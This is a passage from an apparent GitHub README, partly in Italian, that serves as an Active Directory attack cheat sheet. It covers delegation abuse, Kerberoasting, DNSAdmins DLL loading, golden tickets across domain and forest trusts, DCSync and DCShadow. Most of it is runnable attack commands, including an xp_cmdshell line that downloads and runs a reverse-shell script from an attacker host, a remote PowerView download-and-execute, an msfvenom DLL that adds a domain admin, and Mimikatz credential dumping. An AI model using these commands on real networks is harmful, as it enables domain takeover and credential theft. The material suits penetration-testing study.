- `Set-RemoteWMI -Username <username> -Computername <computername> -namespace 'root\cimv2' -Verbose (On a remote machine without explicit credentials)`
- 
- `Set-RemoteWMI -Username <username> -Computername <computername> -Credential Administrator -namespace 'root\cimv2' -Verbose (On a remote machine with explicit credentials. Only root/cimv and nested namespaces)`
-

- Set-RemoteWMI -Username <username> -Computername <computername> - namespace 'root\cimv2' -Remove -Verbose (On remote machine remove permissions)

### **SecurityDescriptor - PowerShell Remoting (TO SPELL BETTER!!)**

- ../Set-RemotePSRemoting.ps1
- 
- Set-RemotePSRemoting -Username <username> -Verbose (On a local machine)
- 
- Set-RemotePSRemoting -Username <username> -Computername <computername> -Verbose (On a remote machine without credentials)
- 
- Set-RemotePSRemoting -Username <username> -Computername <computername> -Remove (On a remote machine remove permissions)

### **SecurityDescriptor - Remote Registry (TO SPELL BETTER!!)**

- ../Add-RemoteRegBackdoor
- 
- ../RemoteHashRetrieval
- 
- Add-RemoteRegBackdoor -Computername <computername> -Trustee <username> -Verbose (Using DAMP with admin privs on remote machine)
- 
- Get-RemoteMachineAccountHash -Computername <computername> -Verbose (Retrieve machine account hash from local machine)
- 
- Get-RemoteLocalAccountHash -Computername <computername> -Verbose (Retrieve local account hash from local machine)
- 
- Get-RemoteCachedCredential -Computername <computername> -Verbose (Retrieve domain cached credentials from local machine)

## Domain-privilege-escalation

### Differenza tra Constrained Delegation Unconstrained Delegation e Resource Based Constrained Delegation - RBCD


#### Principio di delega

Per capire cos'è la Kerberos Delegation facciamo un esempio concreto. Un server web con un'interfaccia gradevole consente all'utente di accedere alla propria cartella personale, ospitata su un file server. Ci troviamo nella seguente situazione:



Il server web è front-end ed è questo server web che preleverà le informazioni al posto dell'utente sul file server per visualizzare, ad esempio, il contenuto di un file.


Tuttavia il server web non sa cosa appartiene all'utente sul file server. Non è suo compito decomprimere il **PAC** dell'utente per presentare una richiesta specifica al file server. È qui che entra in gioco la **delega**. Questo meccanismo consente al server Web di **impersonare** l'utente e di autenticarsi per conto dell'utente sul file server. Pertanto, dal punto di vista del file server, è l'utente che effettua la richiesta. Il file server sarà in grado di leggere e verificare i diritti dell'utente, quindi restituire le informazioni a cui ha accesso questo account. In questo modo il server web può quindi visualizzare queste informazioni in un'interfaccia gradevole all'utente.



### Constrained Delegation [Local Admin on the machine with the delegation active]

#### Delega vincolata

Se un computer o un account di servizio ha il flag di **Delega Vincolata** impostato, a questo flag sarà associato un elenco di servizi autorizzati. Ad esempio, nell'esempio precedente (server Web e file server), il server Web avrà il flag di **delega vincolata** che indica che questo account può rappresentare solo alcuni utenti rispetto al **CIFS** servizio ospitato da **SERVER01**, il file server.



**1) The user authenticates to the domain controller (DC) using the user name and password. The KDC verifies the user's credentials and issues a Ticket Granting Ticket (TGT) to the user.**

**2) Using the TGT obtained, the user requests a service ticket for the web service; the KDC verifies the authenticity of the TGT and, if all goes well, grants the service ticket to the web service.**

**3) The web service, now acting on behalf of the user, initiates a new request to the SQL service, presenting the received TGS ticket to the SQL service.**

**4) The SQL service forwards the TGS ticket to the KDC for verification, and then grants the service ticket for the SQL service to the web service.**

**5) The web service presents the service ticket to the SQL service, which verifies the authenticity of the ticket with the KDC and then grants access to the requested resources.**

**Prerequisites: 1) A user or computer account with the delegation option enabled: "Trust this user/computer only for delegation to specified services" . 2) Local administrator privileges on the delegated compromised host. If you have compromised the server as a normal user, you should switch to the administrator to abuse this delegation feature.**


- Get-DomainUser -TrustedToAuth
- 
- Get-DomainComputer -TrustedToAuth
- 
- powershell -ep bypass
- 
- kekeo@ tgt::ask /user:studvm /domain:TECH. FINANCE. CORP /rc4:[HASH account servizio studvm] [step 2 e 3] o rubeus.exe asktgt /user:userName /domain: DomainName /ntlm:Hash /outfile:FileName.tgt
- 
- .\Rubeus.exe s4u /user:studvm /rc4:[HASH service account studvm] /impersonateuser:Administrator /msdssp:CN=CIFS/mgmtsrv. TECH. FINANCE. CORP /altservice:LDAP /ptt [altservice= can be provided to replace one or more service names in the resulting .kirbi file]
-

- klist
- 
- Invoke-Mimikatz -Command '"lsadump:dcsync /user:dcorp\krbtgt"'

## Unconstrained Delegation [Local Admin on machine]

### Delega non vincolata

Con la delega senza vincoli, il server o l'account del servizio a cui viene concesso questo diritto è in grado di impersonare un utente per autenticarsi su qualsiasi servizio su qualsiasi host.



- 1) A user authenticates to the Kerberos Domain Controller (KDC) by sending an encrypted request with their credentials. The KDC verifies their identity and sends the user a TGT ticket.
- 2) The user receives the TGT ticket and sends it back to the KDC, requesting a service ticket for a specific service, let's say a web service. The KDC checks the validity of the TGT and returns the Service Ticket (TGS) for the requested service.
- 3) At this point, the user can use the service ticket (TGS) to access the requested web service. However, if the requested service such as the web service in our example needs to access another service such as SQL, the user must obtain a forwardable TGT ticket to pass it to the web service along with the TGS ticket. Then a TGS for the web service + tgt for SQL service are sent to the web service.
- 4) The web server locally caches the user's forwardable TGT and uses it to request a TGS ticket from the KDC to access the SQL service on behalf of the user.
- 5) The KDC verifies the presented TGT and provides the web server with the SQL TGS to log in to the SQL server as a user.
- 6) The web server forwards it to the sql server which then receives the requested resources in return.


**Prerequisites: The account has the TRUSTED\_FOR\_DELEGATION flag in the User Account Control (UAC) flags. The user account doesn't have the NOT\_DELEGATED flag set (by default, non-domain accounts have this flag).**

- Get-NetComputer -Unconstrained (look for computers that have the unconstrained flag enabled)
- 
- powershell -ep bypass
- 
- Import-Module Invoke-Mimikatz.ps1
- 
- Invoke-Mimikatz -Command '"sekurlsa::tickets"' (check if there is a DA tickets available)
- 
- Invoke-Mimikatz -Command '"kerberos:ptt [ticket.kirbi]"'
- 
- Invoke-Command -ScriptBlock{whoami; hostname} -computername dcorp-dc (RCE su Domain Controller)

**Resource-based constrained delegation (RBCD).**

### Delega vincolata basata sulle risorse - RBCD

Infine, abbiamo il caso della **delega vincolata basata sulle risorse (RBCD)**. Introdotta con Windows Server 2012, questa soluzione permette di superare alcune problematiche legate alla **Delega Vincolata** (Responsabilità, delega interdomini,...). Senza entrare troppo nei dettagli, si sposta la responsabilità della delega. Mentre nella **delega vincolata** è il server di inoltro che contiene l'elenco dei servizi di destinazione consentiti, nel caso della **delega vincolata basata sulle risorse** sono le risorse (o i servizi) che dispongono di un elenco di account di cui si fidano per la delega. Pertanto, lo schema è il seguente:



- La responsabilità si sposta, è a livello della risorsa che riceve le autenticazioni delegate che si trova l'informazione se la delega viene accettata o meno.

### Abuse SQL [Local Admin on machine]

MS SQL servers are usually distributed in abundance in a Windows domain.

SQL servers provide great lateral movement possibilities, as domain users can be mapped to database roles.

A database link allows a SQL server to access external data sources like other SQL servers. If present, it is possible to perform procedures through these database links

- powershell -ep bypass
- 
- Import-Module PowerupSQL.psd1
- 
- Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose [Gather information]
- 
- Get-SQLServerLinkCrawl -Instance dbserver31. TECH. FINANCE. CORP -Query 'exec master.. xp\_cmds hell "powershell iex(New-Object Net.WebClient).DownloadString("http://\$IP\_Attacker/Invoke-PowerShellTcp.ps1")"' [esecuzione comandi]

### Kerberoasting - AS-REPs [Normal User on the machine]

**If the "Do not require Kerberos pre-authentication" feature is enabled in a user's UserAccountControl settings, i.e. Kerberos pre-authentication is disabled, you can get the user's decryptable AS REP and force it offline. In practice, you apply for a Ticket Granting Ticket (TGT). The KDC will respond with the TGT for the account, without requiring the account password as a pre-authentication.**

- Invoke-ASREPROast -Verbose (enumeration of all users cpm Kerberos pre auth disabled)
- 
- Get-ASREPHash -Username student1 -Verbose (prendere hash)
- 
- ./john hash.txt --wordlist=wordlist.txt
- 
- Invoke-ACLScanner -ResolveGUIDs | ? {\$\_. IdentityReferenceName -match "RDPUUsers"} (enumerazione permessi per RDPUUsers su ACL PowerView)

### **Kerberoasting - Set SPN [Normal User on the machine]**

**With enough privileges (Generic All/Generic Write) a target user's SPN can be set to anything (unique in the domain). TGS can be requested without special privileges**

- Invoke-ACLScanner -ResolveGUIDs | ? {\$\_. IdentityReferenceName -match "RDPUUsers"} (enumerazione permessi per RDPUUsers su ACL PowerView)
- 
- Get-DomainUser -Identity supportuser | select serviceprincipalname (see if the user already has an SPN)
- 
- Set-DomainObject -Identity supportuser -Set @{serviceprincipalname='ops/whatever1'} (set SPN for the user)
- 
- Add-Type -AssemblyName System.IdentityModel New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "ops/whatever1"
- or

- Request-SPNTicket (ticket request)
- 
- klist
- 
- Invoke-Mimikatz -Command "'kerberos::list /export'" (esportare ticket)
- 
- python.exe tgsrepcrack.py wordlist.txt ticket.kirbi (bruteforce password)

### **Kerberoast [Normal user on the machine]**

#### **Offline cracking of service account passwords.**

**Service accounts are often ignored (passwords are rarely changed) and have privileged access.**

- Get-NetUser -SPN (find user accounts usati come service account)
- 
- Add-Type -AssemblyName System.IdentityModel New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "SPN(MSSQLSvc/dcorp.mgmt.dollarcorp.moneycorp.local)" (Request TGS)
- or
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('http://192.168.119.206/PowerView.ps1'); Request-SPNTicket" (Request TGS)
- or
- GetUserSPNs -dc-ip [IP] domain/hostname -request (impacket) poi usi hashcat (13200)
- 
- klist
- 
- powershell -ep bypass
-

- Import-Module Invoke-Mimikatz.ps1
- 
- Invoke-Mimikatz -Command "'kerberos::list /export'" (export tickets)
- 
- python.exe .\tgsrepcrack.py [passlist] [ticket.kirbi]

## DNSAdmins

**It is possible for members of the DNSAdmins group to load arbitrary DLLs with dns.exe privileges. In case DC serves as DNS you can escalate to Domain Admins.**


**It is important to restart the DNS service**

- powershell -ep bypass
- 
- net user claudione /domain
- 
- Get-NetGroupMember -GroupName "DNSAdmins"
- 
- msfvenom -p windows/x64/exec cmd='net group "domain admins" claudione /add /domain' -f dll > mimilib.dll (malicious DLL creation)
- 
- dnscmd dcorp-dc /config /serverlevelplugindll \\172.16.50.100\dll\mimilib.dll (we can ask the victim dcorp-dc to load our malicious DLL the next time the service is started (or when the attacker reboots))
- or
- \$dnsettings = Get-DnsServerSetting -ComputerName dcorp dc -Verbose -All
- 
- \$dnsettings.ServerLevelPluginDll = "\\172.16.50.100\dll\mimilib.dll"
- 
- Set-DnsServerSetting -InputObject \$dnsettings -ComputerName dcorp-dc -Verbose
-


- `sc \dcorp-dc stop dns`
- 
- `sc \dcorp-dc start dns`
- 
- `net user claudione /domain`

### Child to Parent

Domains in forests have an implicit 2-way trust with other domains. 2 ways to do priv esc between 2 domains in a forest. Via krbtgt hash or Trust tickets



### Trust Flow with trust tickets



From a DC we can forge a TGT (Golden Ticket) for an Enterprise Admins. Let's move from a Domain Admins to an Enterprise Admins (recognized because its SID ends with 519. Has administrative access to all domains in a forest)

- powershell -ep bypass
- 
- Get-ADTrust -Filter \* (we check the relationship between parent and child that is bidirectional)
- 
- Import-Module Invoke-Mimikatz.ps1
- 
- Get-DomainSID -Domain [dominio di Enterprise Admins]
- 
- Invoke-Mimikatz -Command "'lsadump::trust /patch'" -ComputerName enterprise.dc (trust key)
- or
- Invoke-Mimikatz -Command "'lsadump::dcsync /user:dcorp\mcorp\$'"
-

- Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:[Current domain FQDN] /sid: [Current domain SID] /sids:[Enterprise domain SID] /rc4:[HASH trust key] /service:krbtgt (target service in parent domain) /target: [Parent domain FQDN] /ticket:[PATH where the ticket will be saved] (Inter-realm TGT is forged)'
- 
- Rubeus.exe asktgs /ticket: ticket path /service: service type [cifs/mcorpdc.moneycorp.local] /dc: domain controller [mcorp-dc.moneycorp.local] /ptt (I get TGS for the CIFS service of the target domain then that of Enterprise Admins)
- 
- klist (I check that I have the TGS ticket)
- 
- ls \\mcorpdc.moneycorp.local\C\$

### **Trust Flow with krbtgt hash**

- powershell -ep bypass
- 
- Get-ADTrust -Filter \* (we check the relationship between parent and child that is bidirectional)
- 
- Import-Module Invoke-Mimikatz.ps1
- 
- Get-DomainSID -Domain [dominio di Enterprise Admins]
- 
- Invoke-Mimikatz -Command '"lsadump::trust /patch"' (get krbtgt)
- 
- Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:[Current Domain FQDN] /sid: [Current Domain SID] /sids:[Enterprise Domain SID] /krbtgt:[HASH] /ticket:[PATH where the ticket will be saved] (Inter-realm TGT is forged)'
-

- Invoke-Mimikatz -Command '"kerberos::ptt [path ticket.kirbi]
- 
- ls \\mcorpdc.moneycorp.local\C\$

## DCSYNC

**DCSync is a variant of credential dumping that can be used to acquire sensitive information from a domain controller. Instead of executing recognizable malicious code, the action works by abusing the domain controller's application programming interface (API) to simulate the replication process from a remote domain controller. Any member of the Administrators, Domain Admins, Enterprise Admin, or computer account groups on the domain controller can run DCSync to extract password data from Active Directory, which can include current and historical hashes of potentially useful accounts such as KRBTGT and Administrators. Hashes can be used to create a Golden Ticket that can be used to pass the Ticket or change an account password, as outlined in the Account Manipulation section. DCSync functionality was included in Mimikatz's "lsadump" module. Lsadump also includes NetSync, which executes the DCSync function, while the "lsadump" module was included in Mimikatz's "lsadump" module.**

## Trust Flow Across Forest

### Across the Forest using Trust Ticket

- powershell -ep bypass
- 
- Import-Module Invoke-Mimikatz.ps1
- 
- Get-DomainSID -Domain [dominio di Enterprise Admins]
- 
- Invoke-Mimikatz -Command '"lsadump::trust /patch"' (trust key)
- or
- Invoke-Mimikatz -Command '"lsadump::lsa /patch"' (trust key)
- 
- Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:[Current domain FQDN] /sid: [Current domain SID] /sids:[Other forest domain SID] /rc4:[HASH trust key] /service:krbtgt (target service in parent domain)

/target: [Other forest domain FQDN] /ticket:[PATH where the ticket will be saved]  
(Inter-forest TGT is forged)

- 
- Rubeus.exe asktgs /ticket: ticket path /service: service type [cifs/FQDN other forest] /dc: [FQDN domain controller of other forest] /ptt (I get TGS for the CIFS service of the target domain then that of Enterprise Admins)
- 
- klist (I check that I have the TGS ticket)
- 
- ls \\mcorpdc.moneycorp.local\C\$

## **DCShadow**

**DCShadow allows an attacker with sufficient privileges to create an unauthorized domain controller and make changes to the DC's Active Directory objects.**

**By default, DA privileges are required to use DCShadow. The attacker's machine must be part of the main domain.**

**Two shells are required for this attack: one running with SYSTEM privileges and one with privileges of a user who is part of the Domain Admins group.**

**The computer will be changed pc-w10\$**

- PS c:\> ([adsisearcher]"(&(objectCategory=Computer)(name=pc-w10))"). Findall(). Properties (a property of this AD object will be changed)
- 
- lsadump::dcshadow /object:pc-w10\$ /attribute:badpwdcount /value=9999 (Console SYSTEM)
- 
- lsadump::dcshadow /push

## **About**

No description, website, or topics provided.

## **Resources**

[Readme](#)

[Activity](#)

**Stars**

[1 star](#)

**Watchers**

[1 watching](#)

**Forks**

[0 forks](#)

[Report repository](#)

**[Releases](#)**

No releases published

**[Packages](#)**

No packages published

**Languages**

- 
- [PowerShell 100.0%](#)

**Footer**

© 2026 GitHub, Inc.

**Footer navigation**

- [Terms](#)
- [Privacy](#)
- [Security](#)
- [Status](#)
- [Community](#)
- [Docs](#)
- [Contact](#)
-

• 2 2